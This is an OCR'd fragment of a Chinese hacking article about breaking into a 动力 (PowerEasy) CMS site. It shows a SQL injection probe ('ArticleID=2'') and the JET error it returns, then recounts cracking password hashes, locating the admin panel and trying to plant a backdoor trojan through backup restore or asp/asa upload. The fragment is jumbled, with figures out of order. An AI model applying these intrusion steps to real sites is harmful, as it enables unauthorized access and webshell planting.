



图2

```
Microsoft JET Database Engine 错误 '80040e14'

字符串中的语法错误 在查询表达式 'ArticleID=2'' 中。

/img/Article/printpage.asp，行 10
```

图3





图4

行解密（图6），虽说这类密码也不一定就全部都能成功猜解出来，但是大多数都可以的。

寻找动力的后台就更简单了，在主页的最下面就有链接，真是方便了我们这些小菜鸟呀。动力的后台里面虽然有备份数据库功能，但是却有限制，使得我们不能用它来还原我们的后门木马（图7）。常规设置的“网站信息配置”里可以设置上传文件的类型，但经过我的测试，即使添加上asa和asp的格式，也是不能上传的（图8）。





图8





图5





图6

